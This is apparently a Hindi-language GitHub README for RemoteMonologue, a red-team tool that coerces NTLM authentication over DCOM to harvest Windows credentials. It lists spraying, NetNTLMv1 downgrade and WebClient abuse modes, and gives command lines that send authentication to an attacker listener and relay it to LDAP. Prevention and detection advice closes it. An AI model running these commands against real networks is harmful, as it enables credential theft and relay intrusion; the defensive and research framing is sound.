
 3lp4tr0n/remotemonologue
NTLM प्रमाणीकरण बाध्यता के लिए DCOM को हथियार बनाना

RemoteMonologue एक Windows क्रेडेंशियल हार्वेस्टिंग तकनीक है जो Interactive User RunAs कुंजी का लाभ उठाकर और DCOM के माध्यम से NTLM प्रमाणीकरण को बाध्य करके दूरस्थ उपयोगकर्ता समझौता सक्षम करती है।
विस्तृत जानकारी के लिए X-Force Red का RemoteMonologue: NTLM प्रमाणीकरण बाध्यता के लिए DCOM को हथियार बनाना पढ़ें।
🔹 DCOM के माध्यम से प्रमाणीकरण बाध्यता (-dcom)
-auth-to) के विरुद्ध NTLM प्रमाणीकरण ट्रिगर करने के लिए चार DCOM ऑब्जेक्ट्स (ServerDataCollectorSet, FileSystemImage, MSTSWebProxy, UpdateSession) को लक्षित करता है।🔹 क्रेडेंशियल स्प्रेइंग (-spray)
🔹 NetNTLMv1 डाउनग्रेड अटैक (-downgrade)
🔹 WebClient सेवा का दुरुपयोग (-webclient)
🔹 उपयोगकर्ता एन्यूमरेशन (-query)
नोट: लक्ष्य सिस्टम के लिए स्थानीय व्यवस्थापक विशेषाधिकार आवश्यक है।
pip install impacket
नीचे Responder को लिसनर के रूप में उपयोग करते हुए NetNTLMv1 डाउनग्रेड अटैक के साथ RemoteMonologue चलाने का एक उदाहरण है। डिफ़ॉल्ट रूप से, यदि कोई DCOM विकल्प निर्दिष्ट नहीं है, तो टूल ServerDataCollectorSet DCOM ऑब्जेक्ट का उपयोग करता है।
RemoteMonologue.py domain/user:password@target -auth-to [listener IP] -downgrade

नीचे एक और उदाहरण है, इस बार हमला FileSystemImage DCOM ऑब्जेक्ट का उपयोग करके और WebClient सेवा को सक्षम करके HTTP प्रमाणीकरण प्राप्त करने के लिए निष्पादित किया जाता है, जिसे फिर ntlmrelayx का उपयोग करके LDAP पर रिले किया जाता है।
RemoteMonologue.py domain/user:password@target -auth-to [listener NETBIOS@PORT] -webclient -dcom FileSystemImage

इन तकनीकों से बचाव और पहचान के लिए, कई निवारक और पहचान उपाय लागू किए जा सकते हैं।
निवारक उपाय:
LDAP साइनिंग और चैनल बाइंडिंग सक्षम करें: डोमेन कंट्रोलर पर LDAP साइनिंग प्रवर्तन और चैनल बाइंडिंग कॉन्फ़िगर करें ताकि LDAP एंडपॉइंट को रिले अटैक से सुरक्षित किया जा सके। नोट: ये सेटिंग्स Windows Server 2025 से डिफ़ॉल्ट रूप से लागू की जाएंगी।
नवीनतम Windows संस्करणों में अपग्रेड करें: NetNTLM डाउनग्रेड अटैक को कम करने के लिए सर्वरों को Windows Server 2025 और वर्कस्टेशनों को Windows 11 संस्करण 24H2 में अपग्रेड करें, क्योंकि इन संस्करणों में NTLMv1 हटा दिया गया है।
SMB साइनिंग लागू करें: SMB रिले अटैक को रोकने के लिए Windows सर्वरों पर SMB साइनिंग सक्षम और लागू करें।
मजबूत पासवर्ड नीतियां लागू करें: पासवर्ड क्रैकिंग अटैक को और चुनौतीपूर्ण बनाने के लिए मजबूत पासवर्ड आवश्यकताओं को लागू करें।
पहचान के अवसर:
DCOM ऑब्जेक्ट्स तक दूरस्थ पहुंच की निगरानी करें: असामान्य गतिविधि की पहचान करने के लिए प्रभावित DCOM ऑब्जेक्ट्स और उनके विशिष्ट Properties और Methods तक पहुंच को ट्रैक करें।
रजिस्ट्री संशोधनों की निगरानी करें: RunAs और LmCompatibilityLevel रजिस्ट्री कुंजियों में परिवर्तनों की निगरानी करें।
WebClient सेवा गतिविधि को ट्रैक करें: उन उदाहरणों की निगरानी करें जहां WebClient सेवा दूरस्थ रूप से सक्षम की जाती है, क्योंकि इसका उपयोग HTTP-आधारित NTLM प्रमाणीकरण की सुविधा के लिए किया जाता है।






